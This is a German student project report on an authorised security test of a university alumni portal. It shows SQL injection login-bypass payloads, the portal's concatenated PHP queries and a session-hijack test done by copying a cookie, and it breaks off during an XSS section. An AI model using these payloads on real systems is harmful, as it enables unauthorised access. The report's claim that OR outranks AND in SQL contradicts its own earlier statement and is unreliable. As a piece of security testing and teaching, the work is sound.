Sicherheitsrisiko Web-Anwendung

Semesterprojekt WS 2005/2006
Betreuer: Prof. Dr. Friedbert Kaspar
Furtwangen, 15. Februar 2006

Janosch Siller <janosch@janoschs.org>
Oliver Korovljević <oliver.korovljevic@gmx.de>
Stefan Schatz <schatz@foo.fh-furtwangen.de>
Christian Klewar <klewar@foo.fh-furtwangen.de>
Hochschule Furtwangen University
Studiengang Computer Networking – Fakultät Informatik

Die vorliegende Arbeit ist die schriftliche Dokumentation für das Semesterprojekt „Sicherheit in Webanwendungen“ 2005/2006:

Die Verfasser erklären eidestaatlich, dass sie keine anderen als die hier angegebenen Hilfsmittel verwendet haben und diese vollständig zitiert haben.

Die Dokumentation wurde mit Hilfe von Subversion[1] und LaTeX[2] erstellt.

[1] Revisions-Kontroll-System: http://subversion.tigris.org/
[2] Präsentations-System für Dokumente:http://de.wikipedia.org/wiki/LaTeX/

Die Projektteilnehmer dieses Semesterprojekts mussten eine Vetraulichkeitserklärung unterschreiben, um eventuelle Haftungsansprüche und die Zuständigkeiten untereinander klar zu klären.

Die hier vorliegende Dokumentation ist von den Verantwortlichen, in diesem Fall von Herrn Rehmet, zur Veröffentlichung freigegeben worden. Dies wurde den Projektteilnehmern mündlich zugesichert.

Dadurch verliert die ursprünglich von den Projektteilnehmern unterzeichnete Vertraulichkeitserklärung in Bezug auf dieses Dokument seine Gültigkeit. Spätere (Ab-)Änderungen dieses Dokuments entziehen sich der Kenntnis der Projektteilnehmer, die daher dadurch nicht belangt werden können.

Hier der Text der Vetraulichkeitserklärung, wie sie bis zum Ende des Projekts gültig war:

Um die Vertraulichkeit mit den im Rahmen des Semesterprojekts „Sicherheitsrisiko Webanwendungen“an der Fachhochschule Furtwangen zu gewährleisten, verpflichte ich mich,

1. über vertrauliche Informationen, die mir im Rahmen des Projektes bekannt werden, strengstes Stillschweigen zu bewahren,
2. vertrauliche Informationen ausschliesslich zur Vorbereitung und Durchführung des Projektes zu verwenden und sie nicht ohne ausdrückliche Zustimmung des Betreuers und der betroffenen Person an Dritte weiterzugeben, die diese Informationen nicht selbst im Rahmen Projektes benötigen,
3. die mir schriftlich oder EDVmässig zur Verfügung gestellten vertraulichen Dokumente auf Ihr Verlangen an Sie zurückzureichen und die Daten auf allen Datenträgern des Unterzeichners zu löschen, wobei die vorstehenden Verpflichtungen auch danach ihr Gültigkeit behalten,
4. sicherzustellen, dass eine Weitergabe der vertraulichen Informationen und Unterlagen an von mir gegebenenfalls eingeschaltete Mitarbeiter und Berater nur erfolgt, wenn dies durch die Herausgeber der Informationen bzw. Unterlagen bewilligt wurde.
Vertrauliche Informationen und Unterlagen in diesem Sinne sind alle betriebswirtschaftlichen, technischen, finanziellen, personelle oder sonstigen Informationen, welche von Vertretern der Fachhochschule Furtwangen an mich ausgegeben wurden, oder mir während bzw durch die Durchführung des Projekts zugänglich waren.

Nicht vertraulich sind solche Informationen, die bereits allgemein bekannt sind oder ohne Verletzung der vorstehenden Punkte allgemein bekannt werden oder durch Dritte ohne Verletzung einer Vertraulichkeitsverpflichtung bekannt gemacht werden.

Inhaltsverzeichnis

1 Allgemeines zum Projekt

1.1 Aufgabenstellung

Thema: Prüfen und Verbesssern der Sicherheit einer Webanwendung der Hochschule Furtwangen

- Sicherheitslücken bei Webanwendungen kennen lernen, Literaturstudium, praktische Tests
- neue Website für Alumni der Hochschule systematisch auf Sicherheitlücken prüfen
  - Sicht des Aussenstehenden
  - Sicht des Nutzers
  - Sicht des Administrators und Entwicklers

Die Anwendung ist ein LAMP System (Linux, Apache, MySQL, PHP). Kreativität ist gefragt für Angriffe mittels SQL-Injection, Shell-Command-Injection, Metazeichenproblem, Cross-Site-Skripting, und anderem. Umsicht ist notwendig, damit keine (Zer-)Störung verursacht wird. Auch die Infrastruktur für die Anwendung kann auf Sicherheitslücken, bzw. Angriffsmöglichkeiten geprüft werden. Bei Angriffen, die evtl. Schäden hervorrufen könnten darf nicht mit dem Originalsystem gearbeitet werden.

Literatur: Sverre H. Huseby; Sicherheitsrisiko Web-Anwendung; dpunkt; 2004

Voraussetzungen: Kenntnisse in: HTTP, HTML, SQL, Webprogrammierung.
Wichtig: umsichtiges, systematisches Vorgehen, keine unverstandenen Experimente am Originalsystem.

1.1.1 Spezielle Aufgabenstellung

Wegen der wohl unerwartet vielen Studenten des 5. und 7. Semesters und des daraus resultierenden enormen Andrangs auf dieses Semesterprojekt, wurde es in 3 Gruppen aufgeteilt. Wir hatten als zweite Gruppe die Aufgabe, das Alumni-Portal auf Sicherheitsaspekte zu untersuchen. Dies bezieht sich ausschließlich auf das Portal selbst, also auf die in PHP[1] geschriebene Software. Die zugrundeliegende Netzwerkstruktur und die auf dem System installierte Software gehörte nicht zu unserem Aufgabengebiet.

Nach anfänglichen Zuständigkeits- und Organisationsproblemen wurde uns ein gespiegeltes Testsystem zur Verfügung gestellt. Schließlich bekamen wir dann auch Zugangsdaten und den Source-Code der Anwendung, um möglichst alle Angriffsflächen prüfen zu können.

Die Prüfungen und Angriffe sollten gestaffelt nach Zugriffsrechten bzw. der Sicht des Anwenders ausgeführt werden.

- Untersuchung der Login-Seite ohne weitere Kenntnisse
- Untersuchung des gesamten Benutzerportals mithilfe eines Accounts
- Untersuchung des Quellcodes auf potentielle Sicherheitslücken

[1] rekursives Akronym für PHP: Hypertext Preprocessor, ursprünglich Personal Home Page Tools

2 Login-Portal-Analyse

2.1 Analyse

Zu beginn des Projekts analysierten wir die Struktur und den Aufbau des Alumni-Login-Portals. Dabei stellten wir fest, dass das Alumni-Portal das unsichere `HTTP`[1]-Protokoll verwendet, welches Daten im Klartext überträgt und somit protokollierbar und abhörbar ist. (Mittlerweile (ab 2006) wurde auf das `HTTPS`[2]-Protokoll umgestellt, wodurch die Übertragung der Daten verschlüsselt erfolgt.)

Zum Login wird ein Eingabefeld mit folgenden Eigenschaften verwendet:

Attributname	**Attributwert**
action	`members/create_session.php`
method	`POST`

- Form-Benutzername-Feld:
  Das Input-Feld des Typs „`text`“ hat eine Längenbeschränkung von 100 Zeichen und trägt den Namen „`username`“.

- Form-Passwort-Feld:
  Das Input-Feld des Typs „`password`“ hat eine Längenbeschränkung von 50 Zeichen und trägt den Namen „`password`“.

- Form-Einloggen-Bild-Link:
  Input-Feld des Typs „`img`“ mit Source „`temlates/images/login.gif`“ welches den Login auslöst.

Um Benutzername und Passwort zu übertragen, wird der `POST`-Mechanismus verwendet, welcher die Daten an „`members/create_session.php`“ übergibt. Bei `POST` werden die Daten nicht mit in der URL[3] übertragen wie es beim `GET`-Mechanismus der Fall ist. Vorteil von `POST` ist, dass die Übergabe der Daten mittels „`application/x-www-form-urlencoded`“

[1] Hypertext Transfer Protocol
[2] Hypertext Transfer Protocol Secure
[3] Uniform Resource Locator

geschieht und somit bei der Anfrage verborgen bleiben. Bei `GET` werden alle Parameter(-Daten) im Klartext an die URL angehängt.

Des Weiteren ist uns im Quelltext der Login-Seite aufgefallen, dass via
`<div id="tooltip" style="position:absolute; visibility:hidden"></div>`
folgende Informationen versteckt werden:

relative Pfade: „`/admin/`“
„`/members/`“ –>direkte Weiterleitung
„`/templates/`“
„`/templates/admin/`“
„`/templates/images/`“
„`/templates/members/`“

3 SQL-Injection

3.1 Definition

Heutzutage gehört SQL[1]-Injection[2] zu einen der populärsten Angriffs-Methoden auf Web-Applikationen. SQL-Injection bezeichnet das Ausnutzen einer Sicherheislücke und das Einschleusen von eigenen Befehlen in eine SQL Datenbank.
Solche Sicherheitslücken können bei mangelnder Maskierung oder Überprüfung von Funktionszeichen bei Benutzereingaben entstehen. Durch das Einschleusen von Befehlen kann es einem Angreifer gelingen, unbefugt an Informationen zu gelagen oder sogar Kontrolle über die Datenbank oder den Server zu erhalten.
In diesem Kapitel erläutern wir genau, was SQL-Injections sind und wie SQL-Angriffe dazu genutzt werden können, die Authentifizierung einer Web-Applikation zu umgehen.

3.2 Das Verfahren

Eine Web-Applikation kommunizert mit der Datenbank über die Abfragesprache SQL. Sie übergibt dabei Strings bestehend aus Befehlen und Benutzereingaben, um Daten aus der Datenbank zu lesen oder Daten in der Datenbank zu verändern. Ein Angreifer kann als Eingabedaten, statt der von der Applikation erwarteten Werte gezielt seinen SQL-Code einschleusen. Dieser Code wird dann von der Applikation in das SQL-Statement eingebettet. Der Angreifer kann dadurch die Semantik des ursprunglichen SQL-Statements ändern. Hierzu ein Beispiel:
Das SQL-Statement

```
SELECT * FROM members WHERE username = 'admin'
```

fordert von der Datenbank alle Datensätze der Tabelle „`members`“
an, die im Feld „`username`“ den Wert „`admin`“ enthalten.

[1] Structured Query Language
[2] englisch für SQL-Injektion

Die Applikation kann anschließend die erhaltenen Datensätze verarbeiten. In diesem Fall ist die Abfrage eine konstante Zeichenkette. Oft soll aber ein Feld (hier: „`username`“) mit einem variablen Wert verglichen werden. Die entsprechende SQL-Abfrage sieht dann folgendermaßen aus:

```
SELECT * FROM members WHERE username = '${username}'
```

Der Term „`${username}`“ stellt eine Variable der Web-Applikation namens „`username`“ dar. Nehmen wir an, der Anwender kann den Wert von „`username`“ in ein Feld eines Web-Formulars eingeben und zur Applikation senden. Gibt er z. B. den Wert „`maier`“ ein, lautet das SQL-Statement mit ersetztem Variablenwert wie folgt:

```
SELECT * FROM members WHERE username = 'maier'
```

Sollte es sich beim Benutzer um einen Angreifer handeln,so könnte dieser statt „`maier`“ den folgenden Wert eingeben:

```
' or ''='
```

Dies ist zwar kein gültiger Wert fur einen Benutzernamen, aber die Web-Applikation kümmert sich nicht darum.Dieser Wert würde wie folgt in ein SQL-Statement umgesetzt:

```
SELECT * FROM members WHERE username = '' or ''=''
```

Die WHERE-Klausel ist für sämtliche Datensätze der Tabelle „`members`“ wahr. Die Klausel „`username = ''`“ wird zwar für kaum einen Datensatz zutreffen, die zweite Klausel „`''=''`“ ist aber eine Tautologie und gilt für jeden Datensatz. Aufgrund der OR-Verknüpfung der zwei Klauseln, werden alle Datensätze zuruckgeliefert. Dies kann zum Problem werden, wenn ein Benutzer z.B. nur auf eine beschränkte Menge von Daten zugreifen darf. Mit dem obigen Angriff kann er aber erreichen, dass er auf alle Daten Zugriff erhält. Wie ein Angreifer SQL-Injection Angriffe tätigt, werden wir in den nachfolgenden Abschnitten beschreiben.

3.2.1 SQL Authentication Bypass

Unser erstes Ziel war es, nur durch Untersuchung der Login-Seite und ohne weitere Kenntnisse Zugang zum Alumni-Portal zu erlagen. Aus diesem Grund möchten wir

zunächst einige Beispiele beschreiben mit denen ein Angreifer die Authentifizierung eines Benutzers umgehen kann. Es gibt für einen Angreifer dabei mehrere mögliche Ziele:

- Simple Login (Login als willkürlicher Benutzer)
- User Login (Login als bestimmter Benutzer)
- Admin Login (Login als Administrator)

Die Authentifizierung wird von im Alumni-Portal durch „`members/create_session.php`“ bzw. durch „`admin/create_session.php`“ abgewickelt. Die darin enthaltenen SELECT-Statements lauten folgendermaßen:

```
$sql = "SELECT mem_id, username, password, fb1, vorname, nachname FROM members
WHERE password='".$password."' AND username='".$username."'";
```

bzw.

```
$sql = "SELECT * FROM admin WHERE passwort='".$password."' AND username='".$username."'"
```

Im Allgemeinen kennt der Angreifer das verwendete SQL-Statement natürlich nicht. Ein Angreifer könnte z.B. für das Login auf der Seite „`create_session.php`“ die folgenden Werte verwenden:

Benutzername:	’ or
Passwort:	(leer)

Durch die Eingabe von „`’ or`“ als Benutzernamen wird erreicht, dass das SQL-Statement syntaktisch falsch wird. Das Feld für das Passwort kann dabei einen beliebigen Wert enthalten, inklusive einem Leerstring. Das erzeugte Statement folgendermaßen aussehen:

```
SELECT * FROM members
WHERE username = "' or '"
AND password = ""
```

Sollte dieses Statement jetzt nicht von der Web-Applikation überprüft und das vorhandene Funktionszeichen (Semikolon) maskiert werden, ist es dem Angreifer möglich durch das syntaktisch falsche Statement eine Fehlermeldung zu provozieren. In dieser Fehlermeldung würde das ganze SQL-Statement wiedergegeben und somit könnte der Angreifer Rückschlüsse auf verwendete Tabellen etc. ziehen.

Simple Login

Beim Verfahren des „Simple Login“ , wird versucht sich ohne gültigen Benutzernamen als Irgendjemand Zugang zum passwortgeschützten Bereichs der Seite zu verschaffen. Dieses stellt die einfachste Variante dar, sich Zugang zu verschaffen. Dazu können Beispielsweise folgende Werte in die Felder Benutzername und Passwort eingegeben werden:

Benutzername:	(leer)
Passwort:	’ or ” = ’

Da „`AND`“ stärker bindet als „`OR`“ ergibt sich folgendes SQL-Statement:

```
SELECT * FROM members
WHERE username = ''
AND password = '' or '' = ''
```

Für das Erfüllen der Bedingung ist der Ausdruck „`'' = ''`“ entscheident. Es wird erreicht, dass die Felder Benutzername und Passwort keine Rolle mehr spielen, da die Bedingung für sämtliche Datensätze erfüllt ist. Wird nach dem Absetzen des SQL-Statements ein Datensatz zurückgeliefert, wird der Login vollzogen. Falls dies nicht der Fall sein sollte (es wird kein Datensatz zurückgeliefert) existert der Benutzer nicht und es wird kein Zugang gewährt. Bei erfolgreichem Login ist es unter Umständen möglich, Administratorrechte zu besitzen, beispielsweise wenn User und Administratoren in der gleichen Tabelle gespeichert werden. (Das Alumni-Portal besitzt 2 Tabellen: „`members`“ und „`admin`“)

User Login

Beim „User Login“ wird versucht sich nicht mehr als Irgendjemanden sondern unter einem bestimmten Benutzernamen (z.B. „`maier`“) einzuloggen:

Benutzername:	(leer)
Passwort:	’ or username = ’maier

Es ergibt sich folgendes SQL-Statement:

```
SELECT * FROM members
WHERE username = ''
AND password = '' OR username = 'maier'
```

Für das Erfüllen der Bedingung ist hier der Ausdruck „`username = 'maier'`“ ausschlaggebend. Die Bedingung für den Datensatz mit dem Wert „`maier`“ im Feld usernamen wird erfüllt und der Login wird vollzogen falls der User „`maier` “ exitiert.

Admin Login

Beim „Admin Login“ handelt es sich um einen Speziallfall des “ User Login„.Es wird versucht sich gezielt mit Administratorrechten anzumelden. Meist lauten diese Benutznamen „`admin`“ oder „`administrator`“ so dass ein SQL-Schlüsselwort wie „LIKE“ verwendet werden kann um einen Angriff durchzuführen:

Benutzername:	(leer)
Passwort:	’ or username LIKE ’admin%

Es ergibt sich folgendes SQL-Statement:

```
SELECT * FROM members
WHERE username = ''
AND password = '' or username LIKE 'admin%'
```

Für die Erfüllung der WHERE-Klausel ist der Ausdruck „`username LIKE 'admin%'`“ verantwortlich. Bei allen Datensätzen deren Benutzername mit „`admin`“ beginnt, ist die Bedingung somit wahr und der erste der gefundenen Datensätze wird zum Login verwendet.

3.3 Alumni-Portal Attacke [SQL-Injection]

3.3.1 SQL Authentication Bypass

Der folgende Abschnitt beschreibt die von uns vorgenommenen Versuche per „SQL Authentication Bypass“ Zugang zum Alumni-Portal zu erhalten. Alle Versuche wurden ohne das Wissen von Benutzernamen, Passwörtern und ohne Einblick in den Sourcecode durchgeführt. Wir gingen von der Annahme aus, dass das Statement zur Abfrage folgendermaßen aufgebaut ist:

```
SELECT * FROM members
WHERE username = $username
AND passwort = $passwort
```

Wobei die abgefragte Tabelle nicht „`members`“
heißen und natürlich nicht alles (*) abgefragt werden muss. Da allerdings die WHERE-Klausel auch zuerst auf „`$passwort`“
und dann auf „`$username`“
abgefragt werden kann, wurden alle folgenden Versuche auch gespiegelt durchgefürt.

Verwendung von SQL-Kommentaren

Dieser Versuch sollte durch Manipulation des SQL-Statements und durch Nutzung von SQL-Kommentaren einen gültigen Login erzeugen. Dazu wurden in die Felder Benutzername und Passwort folgende Werte eingegeben:

Benutzername:	admin’ –
Passwort:	(leer)

Es wurde versucht mit dem Funktionszeichen „`’`“
den Parameter für den Benutzernamen vorzeitig zu beenden. „`--`“
leitet einen SQL-Kommentar ein und folgendes SQL-Statement wird erzeugt:

```
SELECT * FROM members
WHERE username='admin'
AND password='';
```

Folgender String sollte nun an die Datenbank abgesetzt werden:

```
SELECT * FROM members WHERE username='admin';
```

Voraussetzung für das Gelingen ist, dass der Benutzer „`admin`“
bereits existiert. Das gleiche gilt auch für alle bestehenden Benutzer-Accounts. Sollte dieser Versuch erfolgreich sein, reicht die Kenntnis des Benutzernamen aus, um sich erfolgreich am System anzumelden und die die Rechte des jeweiligen Users zu erhalten.

Ergebnis

Dieser Versuch führte zu keinem gültigen Login. Daher liegt die Vermutung nahe, dass Metazeichenfilterung betrieben wird welche diese Art von Angriffstechnik im Voraus neutralisiert.

Verwendung von Zeichen in der HEX-Darstellung

Durch Nutzung der Eingabe-Daten in der HEX[3]-Darstellung soll ein Schutzmechanismus, welcher durch Metazeichen-Filterung erreicht wird, umgangen werden. Ziel ist es, unsere Eingabe-Daten unverändert (also ohne Filterungen) an die Datenbank abzusetzten. Auf der Applikationsseite wird die HTML-HEX-Darstellung anschließend in die entprechenden Zeichen umgewandelt und an die Datenbank abgesetzt. Ist dieses Vorgehen erfolgreich, kann auch mit Metazeichenfilterung das SQL-Statements dahingehend manipuliert werden, diesen Schutzmechanismus zu umgehen. In unserem Test wurden folgende Werte für Benutzername und Passwort eingegeben:

Die Zeichenkette „`admin&#39&#32&#45&#45`“
entspricht „`admin' --`“.

Ergebnis

Auch dieser Versuch führte zu keinem erfolgreichen Login.

Verwendung der logischen Operatoren AND und OR

Jeder logische Operator besitzt eine Priorität und dient zur Verknüpfung von Bedingungen bzw. logischen Werten `[TRUE, FALSE]`. Die Gewichtung wird jeweils von der verwendeten Entwicklungs-/Abfragesprache definiert. Die Datenbankabfragesprache SQL weist dem OR-Operator mehr Gewichtung zu als dem AND-Operator. Dies hat zu Folge, dass ein eine logische Verknüfung nicht immer die gewünschte Funktion erfüllt, die sie soll. Folgendes Anwendungs-Beispiel dient zur Verdeutlichung des Szenarios:

Benutzername:	admin
Passwort:	blalup' OR 'a'='a'

Die hier verwendeten Eingabedaten veranlassen das Datenbanksystem zuerst die OR-Verknüpfung zu untersuchen und das logische Ergebnis anschließend mit dem AND-Teil zu verknüpfen.

[3] Hexadezimalsystem

Wobei sich folgendes SQL-Statement ergibt:

```
SELECT * FROM members
WHERE username='admin'
AND password='bablup' OR 'a'='a'
```

Das SQL-Statement führt zu folgenden logischen Verknüpfungsreihenfolge:

```
SELECT * FROM members WHERE username='alumni' AND TRUE
SELECT * FROM members WHERE TRUE AND TRUE
SELECT * FROM members WHERE TRUE
```

Eine weitere Variante die logischen Operatoren zu verwenden, ist die Veroderung der beiden Abfrageelemente Benutzername und Passwort:

Benutzername:	admin
Passwort:	blalup' OR 'a'='a'

Das Statement wird somit dahingehend verändert, dass die Passwortabfrage „`FALSE`“ liefern darf, diese aber dann mit OR Verknüpft wird und so nur der erste Teil des OR-Parts „`TRUE`“
liefern muss. Auch hierbei handelt es sich um einen in 3.2.1 beschriebenen „User“ bzw. „Admin Login“ es sollte also ein Benutzername bekannt sein:

```
SELECT * FROM members
WHERE username='admin'
OR 'a'='b AND password='--';
```

Das SQL-Statement führt zur folgender logischen Verknüpfungsreihenfolge:

```
SELECT * FROM members WHERE username='admin' OR FALSE
SELECT * FROM members WHERE TRUE OR FALSE
SELECT * FROM members WHERE TRUE
```

Existiert der User „`admin`“ sollten wir einen gültigen Login erhalten.

Auch diese Versuche erzielten keinen Erfolg. Gründe für das Scheitern könnten die Verwendung von Metazeichenfilterung oder Prepared-Statements[4] sein.

[4]Prepared Statements sind parametrisierte SQL-Anweisungen die vollständig deklariert an die Datenbank übergeben werden

3.3.2 Ausnutzen von Fehlermeldungen

Normalerweise wird bei syntaktischen und semantischen Fehlern in SQL-Statements eine Fehlermeldung vom Datenbank-Server an den Browser gesendet. Diese Meldungen können wertvolle Informationen enthalten. Aus diesem Grund versuchten wir eine SQL-Fehlermeldung zu provozieren. Ziel dieses Vorgehens war es, nähere Informationen über die existierende Tabellenstruktur zu erhalten. Dazu wurde folgende Werte verwendet:

Benutzername:	' having 1=1 – bzw. ' having 1=1; –
Passwort:	(leer)

Das hieraus entstehende Statement, sollte durch den Having-Part eine Fehlermeldung provozieren. Die erzeugte Meldung weist meist auf den Fehler hin und gibt mehr Informationen preis als vom Entwickler gewünscht (z.B. über gültige Tabellennamen).

Ergebnis

Auch dieser Versuch blieb erfolglos, was wiederrum auf eine Benutzung von Metazeichenfilterung zurückzuführen ist.

3.3.3 Fazit & Ergebnisse

Keiner unserer Versuche führte zu einem gültigen Login. Es waren keine Sicherheitslücken aus erster Sicht erkenntlich. Positiv aufzufassen ist, dass diese Sicherheitslücken bei der Entwicklung des Alumni-Portals bedacht wurden.

Ergebnisse der einzelnen Testpunkte

Verwendung von SQL-Kommentaren	**Nicht Erfolgreich**
Verwendung von Zeichen in der HTML-HEX-Darstellung	**Nicht Erfolgreich**
Verwendung von logischen Operatoren AND und OR	**Nicht Erfolgreich**
Ausnutzen von Fehlermeldungen	**Nicht Erfolgreich**

4 Session-Hijacking

4.1 Definitionen

4.1.1 Session-Hijacking

Um einen Benutzer zu identifizieren , muss die Anwendung selbst tätig werden, da sie sich nicht auf das darunterliegende Protokoll HTTP verlassen kann. HTTP ist ein zustandsloses Protokoll und kann diese Funktion somit nicht übernehmen.
Daher wird in den meisten Fällen von der Anwendung eine Session-ID erzeugt und dem Benutzer entweder in Form eines Cookie[1] übergeben oder die dynamisch erzeugten Webseiten enthalten für den jeweiligen Benutzer passende HTTP-(GET/POST)Parameter.
Unter Session-Hijacking versteht man nun den Versuch des Angreifers, an die Session-ID eines angemeldeten Benutzers zu gelangen und sich damit als dieser auszugeben, um dann in seinem Namen und vor allem mit seinen Rechten irgendwelche Aktionen durchzuführen.

4.1.2 Cookies

Unter dem Aspekt von vernetzten Rechnern und Webanwendungen verstehen wir unter einem (HTTP-)Cookie, Informationen die vom Webserver an den Browser gesendet und dann von diesem wiederum bei weiteren Anfragen zurückgesendet werden.
Jeder Cookie sollte zumindest aus einem Namen und einem Wert(auch oft als der Inhalt des Cookies bezeichnet) bestehen und kann weitere optionale Attribute enthalten.

[1] englisch für Plätzchen, Keks

Hier seien die für dieses Thema relevanten Attribute erwähnt:

Übersicht: Cookie-Attribute

Attribut-Name	Beschreibung des Attributs
`name`	Der Name des Cookies. Vom Server frei wählbar, muss aber aus ASCII-Zeichen bestehen
`content(wert)`	Der Inhalt des Cookies. Natürlich frei wählbar
`domain(host)`	Die Domäne bzw. der Teil der Domäne für den der Cookie gültig ist
`path`	Der Pfad(Teil der Anfrage-URI) für den der Cookie gültig ist
`expires`	Das Ablaufdatum des Cookies.Zeitpunkt des Löschens. Angabe in GMT[2]für HTTP/1.0. Kann auch relativ angegeben werden z.B.:am Ende der Session

4.2 Das Verfahren

4.2.1 Technik des Alumni-Portals

Beim Alumni-Portal werden zur Identifizierung des angemeldeten Benuzters Cookies verwendet.
Beispiel-Cookie des Alumni-Portals:

- name: PHPSESSID
- content: <32 zufällig generierte druckbare ASCII-Zeichen>
- domain: 141.28.2.24
- path: /
- expires: at end of session

Wie der Name des Cookies bereits verrät, enthält er eine Session-ID zur Identifikation des Benutzers. Der Inhalt ist eine Zufalls-Zeichenkette mit einer Länge von 32 Zeichen. Diese Zeichenkette wird zusammen mit dem Benutzernamen und Datum in einer Datenbank gespeichert, so dass die Anwendung jederzeit abfragen kann, welcher Benutzer sich hinter der Session-ID verbirgt. Die Domäne war in diesem

[2]Greenwich Mean Time: mittlere Sonnenzeit am Nullmeridian

Fall das für unser Semesterprojekt zur Verfügung gestellte Testsystem. Die Angabe „/“ im Pfad bendeutet, dass der Cookie ab dem root-Verzeichnis des Web-Servers, also für den gesamten Web-Server gültig ist.

4.3 Vorgehen

Zuerst haben wir uns wie bereits oben erwähnt den Cookie, den wir nach der Anmeldung am Portal erhalten haben, analysiert. Dies kann man auf verschiedenen Wegen erreichen:

- mittels JavaScript via „`document.cookie`“
- mittels PHP via „`$_COOKIE`“ oder „`$HTTP_COOKIE_VARS`“
- mittels eines Browser-Plugins zum Manipulieren und Erzeugen von Cookies

Alle aufgezählten Wege wurden getestet, wonach wir uns der Einfachhalt halber für das Browser-Plugin *Add & Edit Cookies*[3] entschlossen. Dieser Editor sollte für unsere ersten Versuche auch genügen.

Nachdem wir uns als Benutzer am Portal eingelogt hatten, konnten wir den Inhalt des Session-Cookies(PHPSESSID) auslesen und auf einen anderen Rechner übertragen. Dort wiederum erstellten wir ein Cookie mit denselben Werten des ausgelesenen Cookie und testeten die Gültigkeit, indem wir direkt eine Seite aus dem Memberbereich des Portals ansteuerten. Der Test verlief wie erwartet erfolgreich ab und wir hatten am System dieselben Rechte und Zugänge, wie der angemeldete Benutzer.

[3] „Add & Edit Cookies“ für den Browser Firefox. http://addneditcookies.mozdev.org/

4.4 Fazit & Verbesserungsvorschläge

Fazit

Da dieser Test der Übernahme einer gültigen Session anhand der Session-ID erfolgreich verlief, werden wir im nächsten Schritt das Szenario erweitern und den Vorgang mit Hilfe von XSS[4] automatisieren, damit wir von möglichst vielen angemeldeten Benutzern die jeweils aktuell gültige Session-ID erhalten.

Dieses Szenario findet man unter *5.4 Alumni-Portal Attacke*.

Verbesserungsvorschläge

Man sollte die Lebensdauer einer Session möglichst kurz halten und sie kontinuierlich erneuern, solange der Benutzer noch angemeldet ist, damit den Benutzern ein ständiges erneutes Eingeben des Passworts erspart bleibt und vor allem damit die Gültigkeit jeder Session-ID einen möglichst kleinen Zeitschlitz hat.

Durch die Verwendung folgender Paramter in der Konfigurationsdatei `php.ini` kann man das Verhalten der Session-Cookies steuern:

- `session.gc_maxlifteime = 600` besagt, dass die Session nach spätestens 600 Sekunden gelöscht wird

- `session.gc_probability = 100` besagt, dass der Garbage Collector auch sicher die Session aus dem Inneren von PHP löscht wenn er auf eine nicht mehr gültige Session trifft. Dies setzt voraus, dass `session.gc_divisor` seinen Defaultwert von 100 behält.

Eine vollständige Liste der Parameter und Genaueres zu den Berechnungen findet man hier: http://de.php.net/manual/de/ref.session.php.

Die hier von uns dargestellten Verbesserungsvorschläge wurden vom zuständigen Administrator dankend angenommen und sind bereits umgesetzt.

[4] Cross Site Scripting

5 Cross-Site-Scripting (XSS)

5.1 Definition

Cross-Site-Scripting ist eine Methode zur Ausnutzung von Sicherheitslücken. Die Art der Lücken bezieht sich nicht direkt auf Applikationen oder Betriebssysteme, wie z.B Windows oder Linux, sondern auf dynamische Web-Seiten. Heutzutage existieren eine Vielzahl von Onlinepräsenzen, die Portale mit Foren enthalten.Diese sind stets gut besucht und dienen als Kommunikationsplattform für viele Menschen auf der ganzen Welt. Gerade dort findet eine Vielzahl von XSS-Attacken statt, die trivial z.B. mittels einfachen Forum-Beiträgen realisiert werden.

Als Werkzeug dienen Skriptsprachen, die bereits eine Fülle von Methoden beinhalten. Dem Angreifer stehen eine Menge unterschiedlicher Sprachen zur Auswahl, aus denen er frei wählen kann. Eine kleine Liste soll dies verdeutlichen.

Skriptsprachen

- JavaScript
- VBScript
- HTML
- Perl
- ActiveX
- Flash
- ...

Ziele dieser Bemühungen sind es, sensieble Informationen von Usern zu erlangen. Die meisten Internet-User besuchen sehr oft eine für sie vertrauenwürdige bzw. interessante Web-Seite. Nach erfolgreichen Attacken kann ein Hacker die gewonnenen Informationen entweder zu eigenen Zwecken weiterverarbeiten oder an zahlende Interessenten verkaufen.

5.2 Das Verfahren: Clientseitig

Dieses Verfahren tritt auf der Client-Seite auf, d.h. der Angriff erfolgt lokal beim User. Umgebungen wie Browser und E-Mail-Programme sind Applikationen, die dazu beitragen, dass XSS erfolgreich durchgeführt werden kann.

Das Hauptaugenmerk eines Hackers richtet sich auf den User und seine privaten und geschützten Informationen, die der Außenwelt verborgen bleiben. Mit verschiedenen Tricks, wie z.B der Einsatz von gespooften[1] Links, die auf eine vom Hacker preparierte Seite führen, oder gefälschte Nachrichten sollen Benutzer dazu bewegen, diesen leichtsinnig zu folge und somit unbemerkt geheime Informationen an Hacker preiszugeben.

5.2.1 Beispiel-Szenario

Ein Hacker möchte alle Session-IDs von eingelogten Usern eines bestimmten Web-Portal erhalten, an dem er selbst bereits registriert ist. Nun plaziert er gezielt seinen Spy-Code[2] an einer bestimmten Stelle und mit etwas Glück (abhängig von der Browsereinstellung des Opfers) erhält er die gewünschten Informationen.

Im Internet sind fast keine Grenzen geboten, die jemaden daran hindern, seine dunklen Gedanken auszuleben. Aus diesem Grund sollte sich ein User (Internet-User) stets mit Vorsicht im Netz bewegen.

5.2.2 Schutz-/Gegenmaßnahmen

Es existiert nie eine 100%ige Sicherheitslösung, da zu viele Faktoren die Sicherheit beeinflußen. Grundsätzlich sollte man sich im Klaren sein, dass Skriptsprachen existieren und diese für `XSS` genutzt werden.

[1] hier: Hyperlinks, die auf andere Seiten verweisen, als sie vorgeben
[2] Codestück, dass unbemerkt User-Informationen sammelt und diese an eine externe Stelle weiterleitet

Der eigene Browser verfügt über eine Vielzahl von Einstellungsmöglichkeiten, die jeder User, je nach Kenntnisstand, mehr oder weniger selbst an seine Bedürfnisse angepassen bzw. optimieren kann und sollte. Wichtige Optionen, wie das aktivieren/deaktivieren von Skriptprachenunterstützung, sind immer sehr leicht zu konfigurieren, da die meisten Browser intuitive Optionen für unerfahrene User bereitstellen, wie zum Beispiel beim `[Mozilla-Firefox]`[3].

5.3 Das Verfahren: Serverseitig

Im diesem Verfahren stehen externe Server im Visier, d.h. Hacker versuchen mittels Codeeinschleusung nicht an Informationen von Usern, wie bei der clientseitigen Mehode heranzukommen, sondern ihr Interesse liegt in der Kompromittierung externer Systeme.

Die Angreifer versuchen mittels Code-Injection auf verschiedene Arten wie z.B. durch URL-Parametermodifikationen ihren Code direkt vom Server interpretieren bzw. ausführen zu lassen. Der Sinn des ganzen Unterfangens zielt im optimalen Fall auf die Erlangung einer sogenanten Root-Shell, welche den vollen Zugriff auf das gesamte Systems ermöglicht, oder an serverseitige sensible Informationenzu gelangen, die zur Komprimittierung des System erheblich beitragen. Informationen dieser Art könnten folgende sein:

Informationen

- Version des HTTP-Servers (z.B. Apache 1.3.x)
